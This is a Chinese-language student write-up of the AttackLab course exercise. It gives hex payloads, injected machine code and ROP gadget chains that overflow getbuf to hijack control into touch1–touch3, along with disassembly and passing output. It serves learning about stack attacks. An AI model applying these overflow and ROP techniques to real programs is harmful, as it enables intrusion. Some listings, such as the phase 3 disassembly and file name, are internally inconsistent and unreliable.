AttackLab

计 93 王哲凡 2019011200

实验目的

通过自行设计的输入，对于给定的代码进行缓冲区溢出攻击，以此更好理解一些函数的危险性，以及在函数调用、执行过程中，栈的作用和执行的操作。

在第二阶段的 garget 使用中，可以一定程度上了解到机器码的翻译解读过程（可截断）。

实验过程与原理

Phase1

使用 `objdump -d ctarget > ctarget.d` 可以得到反汇编代码 `ctarget.d`，其中寻找 `getbuf` 函数的位置，可以发现：

```
0000000000401817 <getbuf>:
  401817:   48 83 ec 28             sub    $0x28,%rsp
  40181b:   48 89 e7                mov    %rsp,%rdi
  40181e:   e8 94 02 00 00          callq  401ab7 <Gets>
  401823:   b8 01 00 00 00          mov    $0x1,%eax
  401828:   48 83 c4 28             add    $0x28,%rsp
  40182c:   c3                      retq
```

可以看到开始时 `%rsp` 减少了 `0x28` 即 40，因此在 40 个字节之后的八个字节才是 `getbuf` 的返回地址。

寻找 `touch1` 函数位置，发现：

```
000000000040182d <touch1>:
  40182d:   48 83 ec 08             sub    $0x8,%rsp
  401831:   c7 05 c1 2c 20 00 01    movl   $0x1,0x202cc1(%rip)        # 6044fc
<vlevel>
  401838:   00 00 00
  40183b:   48 8d 3d 9f 19 00 00    lea    0x199f(%rip),%rdi        # 4031e1
<_IO_stdin_used+0x301>
  401842:   e8 79 f4 ff ff          callq  400cc0 <puts@plt>
  401847:   bf 01 00 00 00          mov    $0x1,%edi
  40184c:   e8 d6 04 00 00          callq  401d27 <validate>
  401851:   bf 00 00 00 00          mov    $0x0,%edi
  401856:   e8 d5 f5 ff ff          callq  400e30 <exit@plt>
```

于是只须在 40 个字节后，填充 touch1 函数的入口地址 000000000040182d，即：

```
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
2d 18 40 00 00 00 00 00
```

使用 cat 1.txt | ./hex2raw | ./ctarget -q 后即可得到结果：

```
Cookie: 0x2b0f6b08
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2019011200:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
2D 18 40 00 00 00 00 00
```

Phase2

与 Phase1 不同在于，此阶段除了需要需要调用函数 touch2 之外，还需要通过注入代码设置其参数，即将 %rdi 改写为 cookie 也就是 0x2b0f6b08。

通过 gdb ctarget，并在 getbuf 函数处设置断点，查看 %rsp 的变化：

```
2019011200@hp:~/AttackLab$ gdb ctarget
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ctarget...done.
(gdb) b getbuf
Breakpoint 1 at 0x401817: file buf.c, line 12.
(gdb) run -q
Starting program: /home/2019011200/AttackLab/ctarget -q
Cookie: 0x2b0f6b08

Breakpoint 1, getbuf () at buf.c:12
12      buf.c: No such file or directory.
(gdb) p $rsp
$1 = (void *) 0x5565dcf0
(gdb) n
14      in buf.c
(gdb) p $rsp
$2 = (void *) 0x5565dcc8
```

可知在减去 0x28 后，%rsp 的值为 0x5565dcc8。

寻找 touch2 函数位置，发现：

```
000000000040185b <touch2>:
  40185b:   48 83 ec 08             sub    $0x8,%rsp
  40185f:   89 fa                   mov    %edi,%edx
  401861:   c7 05 91 2c 20 00 02    movl   $0x2,0x202c91(%rip)        # 6044fc
<vlevel>
  401868:   00 00 00
```

```
  40186b:   39 3d 93 2c 20 00       cmp    %edi,0x202c93(%rip)        # 604504
<cookie>
  401871:   74 2a                   je     40189d <touch2+0x42>
  401873:   48 8d 35 b6 19 00 00    lea    0x19b6(%rip),%rsi        # 403230
<_IO_stdin_used+0x350>
  40187a:   bf 01 00 00 00          mov    $0x1,%edi
  40187f:   b8 00 00 00 00          mov    $0x0,%eax
  401884:   e8 57 f5 ff ff          callq  400de0 <__printf_chk@plt>
  401889:   bf 02 00 00 00          mov    $0x2,%edi
  40188e:   e8 64 05 00 00          callq  401df7 <fail>
  401893:   bf 00 00 00 00          mov    $0x0,%edi
  401898:   e8 93 f5 ff ff          callq  400e30 <exit@plt>
  40189d:   48 8d 35 64 19 00 00    lea    0x1964(%rip),%rsi        # 403208
<_IO_stdin_used+0x328>
  4018a4:   bf 01 00 00 00          mov    $0x1,%edi
  4018a9:   b8 00 00 00 00          mov    $0x0,%eax
  4018ae:   e8 2d f5 ff ff          callq  400de0 <__printf_chk@plt>
  4018b3:   bf 02 00 00 00          mov    $0x2,%edi
  4018b8:   e8 6a 04 00 00          callq  401d27 <validate>
  4018bd:   eb d4                   jmp    401893 <touch2+0x38>
```

可知 touch2 函数入口地址为 000000000040185b，于是编写代码 2.s 如下：

```
mov     $0x2b0f6b08, %rdi
pushq   $0x40185b
retq
```

其中第一句用于将 %rdi 赋值为 cookie，第二句将 touch2 函数入口地址手动压入栈中成为 getbuf 的返回地址。

通过 gcc -c 2.s 和 objdump -d 2.o > 2.d 得到 2.d 如下：

```

2.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 08 6b 0f 2b    mov    $0x2b0f6b08,%rdi
   7:   68 5b 18 40 00          pushq  $0x40185b
   c:   c3                      retq
```


利用这些与 %rsp 的值，构造 2.txt 如下：

```
48 c7 c7 08 6b 0f 2b
68 5b 18 40 00
c3 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
c8 dc 65 55 00 00 00 00
```

其中前面为 `2.s` 中机器码，最后为 `%rsp` 变化后的地址。

使用 `cat 2.txt | ./hex2raw | ./ctarget -q` 后即可得到结果：

```
Cookie: 0x2b0f6b08
Type string:Touch2!: You called touch2(0x2b0f6b08)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2019011200:PASS:0xffffffff:ctarget:2:48 C7 C7 08 6B 0F 2B 68 5B 18 40 00 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C8 DC 65 55 00 00 00 00
```



> 在完成的过程中，我一度对于栈地址固定这一事实没有了解，因此最开始难以理解如何将返回地址固定到自己注入的机器码位置。

Phase3

在 Phase2 的基础上，这一阶段需要将 `%rdi` 参数从数字转换成指针地址，并向对应位置注入 `cookie` 的字符表示编码。

考虑到 `hexmatch` 可能继续往栈中填充数据，我们应当尽量将 `cookie` 放在较后面的位置。

首先编写 `3.s` 如下：

```
sub     $0x14, %rsp
mov     %rsp, %rdi
pushq   $0x401972
retq
```

其中第一行为将 %rsp 移动至 cookie 字符表示的开始位置，帮助第二行用于 %rdi 的赋值并且防止后续函数对于这部分数据的修改，第三行则是将 touch3 的函数入口地址（见下）压入栈中，用于 retq 时返回地址的取用：

```
0000000000401972 <touch3>:
  401972:   53                      push   %rbx
  401973:   48 89 fb                mov    %rdi,%rbx
  401976:   c7 05 7c 2b 20 00 03    movl   $0x3,0x202b7c(%rip)        # 6044fc
<vlevel>
  40197d:   00 00 00
  401980:   48 89 fe                mov    %rdi,%rsi
  401983:   8b 3d 7b 2b 20 00       mov    0x202b7b(%rip),%edi        # 604504
<cookie>
  401989:   e8 31 ff ff ff          callq  4018bf <hexmatch>
  40198e:   85 c0                   test   %eax,%eax
  401990:   74 2d                   je     4019bf <touch3+0x4d>
  401992:   48 89 da                mov    %rbx,%rdx
  401995:   48 8d 35 bc 18 00 00    lea    0x18bc(%rip),%rsi        # 403258
<_IO_stdin_used+0x378>
  40199c:   bf 01 00 00 00          mov    $0x1,%edi
  4019a1:   b8 00 00 00 00          mov    $0x0,%eax
  4019a6:   e8 35 f4 ff ff          callq  400de0 <__printf_chk@plt>
  4019ab:   bf 03 00 00 00          mov    $0x3,%edi
  4019b0:   e8 72 03 00 00          callq  401d27 <validate>
  4019b5:   bf 00 00 00 00          mov    $0x0,%edi
  4019ba:   e8 71 f4 ff ff          callq  400e30 <exit@plt>
  4019bf:   48 89 da                mov    %rbx,%rdx
  4019c2:   48 8d 35 b7 18 00 00    lea    0x18b7(%rip),%rsi        # 403280
<_IO_stdin_used+0x3a0>
  4019c9:   bf 01 00 00 00          mov    $0x1,%edi
  4019ce:   b8 00 00 00 00          mov    $0x0,%eax
  4019d3:   e8 08 f4 ff ff          callq  400de0 <__printf_chk@plt>
  4019d8:   bf 03 00 00 00          mov    $0x3,%edi
  4019dd:   e8 15 04 00 00          callq  401df7 <fail>
  4019e2:   eb d1                   jmp    4019b5 <touch3+0x43>
```

通过 gcc –c 3.s 和 objdump –d 3.o > 3.d 得到 3.d 如下：

```
3.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 83 ec 14             sub    $0x18,%rsp
   4:   48 89 e7                mov    %rsp,%rdi
   7:   68 72 19 40 00          pushq  $0x401972
   c:   c3                      retq
```

根据上述信息结果最终构建 3.txt 如下：

```
48 83 ec 14
48 89 e7
68 72 19 40 00
c3 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
32 62 30 66
36 62 30 38
00 00 00 00
c8 dc 65 55 00 00 00 00
```

最后一行仍然同 Phase2。

使用 `cat 2.txt | ./hex2raw | ./ctarget -q` 后即可得到结果：

```
Cookie: 0x2b0f6b08
Type string:Touch3!: You called touch3("2b0f6b08")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2019011200:PASS:0xffffffff:ctarget:3:48 83 EC 14 48 89 E7 68 72 19 40
00 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 32 62 30 66 36 62 30 38 00 00 00 00
C8 DC 65 55 00 00 00 00
```

Phase4

相比于 Phase2，这个阶段不允许利用直接注入的代码攻击。

根据 pdf 中文档的提示，我了解到可以通过代码中 start_farm 至 mid_farm 之间的代码段中包含的 garget 来组建攻击汇编代码段。

使用 objdump -d rtarget > rtarget.d 可以得到反汇编代码 rtarget.d，类似也能找到 getbuf 与 touch2、touch3 的函数地址与具体代码段。

此时思路即为，通过 popq 一个寄存器，向其注入 cookie 的信息，并最终传递给 %rdi，再通过函数返回地址调用 touch2 函数即可。

根据现有的 garget 最终得出思路如下：

```
popq %rax
/* cookie = 0x2b0f6b08 */
retq

movq %rax, %rdi
retq
```

于是根据对应函数的入口地址和偏移量，构造得到 4.txt 如下：

```
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
3b 1a 40 00 00 00 00 00 /* popq %rax */
08 6b 0f 2b 00 00 00 00 /* cookie = 0x2b0f6b08 */
25 1a 40 00 00 00 00 00 /* movq %rax, %rdi */
5b 18 40 00 00 00 00 00
```

使用 cat 4.txt | ./hex2raw | ./rtarget -q 后即可得到结果：

```
Cookie: 0x2b0f6b08
Type string:Touch2!: You called touch2(0x2b0f6b08)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2019011200:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
3B 1A 40 00 00 00 00 00 08 6B 0F 2B 00 00 00 00 25 1A 40 00 00 00 00 00 5B 18 40 00 00
00 00 00
```

Phase5

类似于 Phase3，但需要获取 `%rsp` 指向的地址，并将其存放至某个寄存器中，并将其偏移至指向 `cookie` 字符表示的位置，最后再调用 `touch3` 函数。

为了保证 `cookie` 数据的安全，需要将其放在最后。

根据现有的 garget 编写汇编代码如下：

```
movq %rsp, %rax
nop
retq

movq %rax, %rdi
retq

popq %rax
/* offset = 0x48 */
retq

movl %eax, %edx
nop
nop
retq

movl %edx, %ecx
nop
retq

movl %ecx, %esi
xchg %eax, %edx /* ignore its effect */
nop
retq

lea (%rdi, %rsi, 1), %rax
```

```
retq

movq %rax, %rdi
retq
```

最终构造得到 5.txt 如下：

```
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
6b 1a 40 00 00 00 00 00 /* movq %rsp, %rax */
25 1a 40 00 00 00 00 00 /* movq %rax, %rdi */
3b 1a 40 00 00 00 00 00 /* popq %rax */
48 00 00 00 00 00 00 00 /* offset = 0x48 */
15 1b 40 00 00 00 00 00 /* movl %eax, %edx */
72 1a 40 00 00 00 00 00 /* movl %edx, %ecx */
aa 1a 40 00 00 00 00 00 /* movl %ecx, %esi */
50 1a 40 00 00 00 00 00 /* lea (%rdi, %rsi, 1), %rax */
25 1a 40 00 00 00 00 00 /* movq %rax, %rdi */
72 19 40 00 00 00 00 00
32 62 30 66 36 62 30 38
00 00 00 00 00 00 00 00
```

使用 cat 5.txt | ./hex2raw | ./rtarget -q 后即可得到结果：

```
Cookie: 0x2b0f6b08
Type string:Touch3!: You called touch3("2b0f6b08")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2019011200:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
6B 1A 40 00 00 00 00 00 25 1A 40 00 00 00 00 00 3B 1A 40 00 00 00 00 00 48 00 00 00 00
00 00 00 15 1B 40 00 00 00 00 00 72 1A 40 00 00 00 00 00 AA 1A 40 00 00 00 00 00 50 1A
40 00 00 00 00 00 25 1A 40 00 00 00 00 00 72 19 40 00 00 00 00 00 32 62 30 66 36 62 30
38 00 00 00 00 00 00 00 00
```

```
2019011200@hp:~/AttackLab$ cat 5.txt | ./hex2raw | ./rtarget -q
Cookie: 0x2b0f6b08
Type string:Touch3!: You called touch3("2b0f6b08")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2019011200:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 6B 1A 40 00 00 00 00 00 25 1A 40 00 00 00 00 00 3B 1A 40 00 00 00 00 00 48 00 00 00 00 00 00 15 1B 40 00 00 00 0
0 00 72 1A 40 00 00 00 00 00 AA 1A 40 00 00 00 00 00 50 1A 40 00 00 00 00 00 25 1A 40 00 00 00 00 00 72 19 40 00 00 00 00 00 32 62 30 66 36 62 3
0 38 00 00 00 00 00 00 00
```

过程中曾因为没有运算指令而困惑，但后来发现，存在一个直接的 add_xy 的函数可以用于加法的计算，于是有了思路。

但后续又发现，在赋值给 %rsi 的过程中，没有 garget 毫无副作用，于是尝试了其中的一个，发现成功通过测试。

后来经过验证，发现 0x92 的机器码对应于 xchg %eax, %edx 的指令，在此处实际上不影响我们想要的结果。

具体用到了 C 语言来进行机器码到汇编代码的识别：

```c
int main()
{
    __asm__ __volatile__ (".byte 0x89, 0xce, 0x92, 0x90");
}
```

保存上述代码为 test.c，执行指令 gcc -c test.c 和 objdump -d test.o 即可得到：

```
1
2  test.o:     file format elf64-x86-64
3
4
5  Disassembly of section .text:
6
7  0000000000000000 <main>:
8  0:   55                      push   %rbp
9  1:   48 89 e5                mov    %rsp,%rbp
10 4:   89 ce                   mov    %ecx,%esi
11 6:   92                      xchg   %eax,%edx
12 7:   90                      nop
13 8:   b8 00 00 00 00          mov    $0x0,%eax
14 d:   5d                      pop    %rbp
15 e:   c3                      retq
```

其中的 第 10 ~ 12 行即为我们需要的汇编码翻译。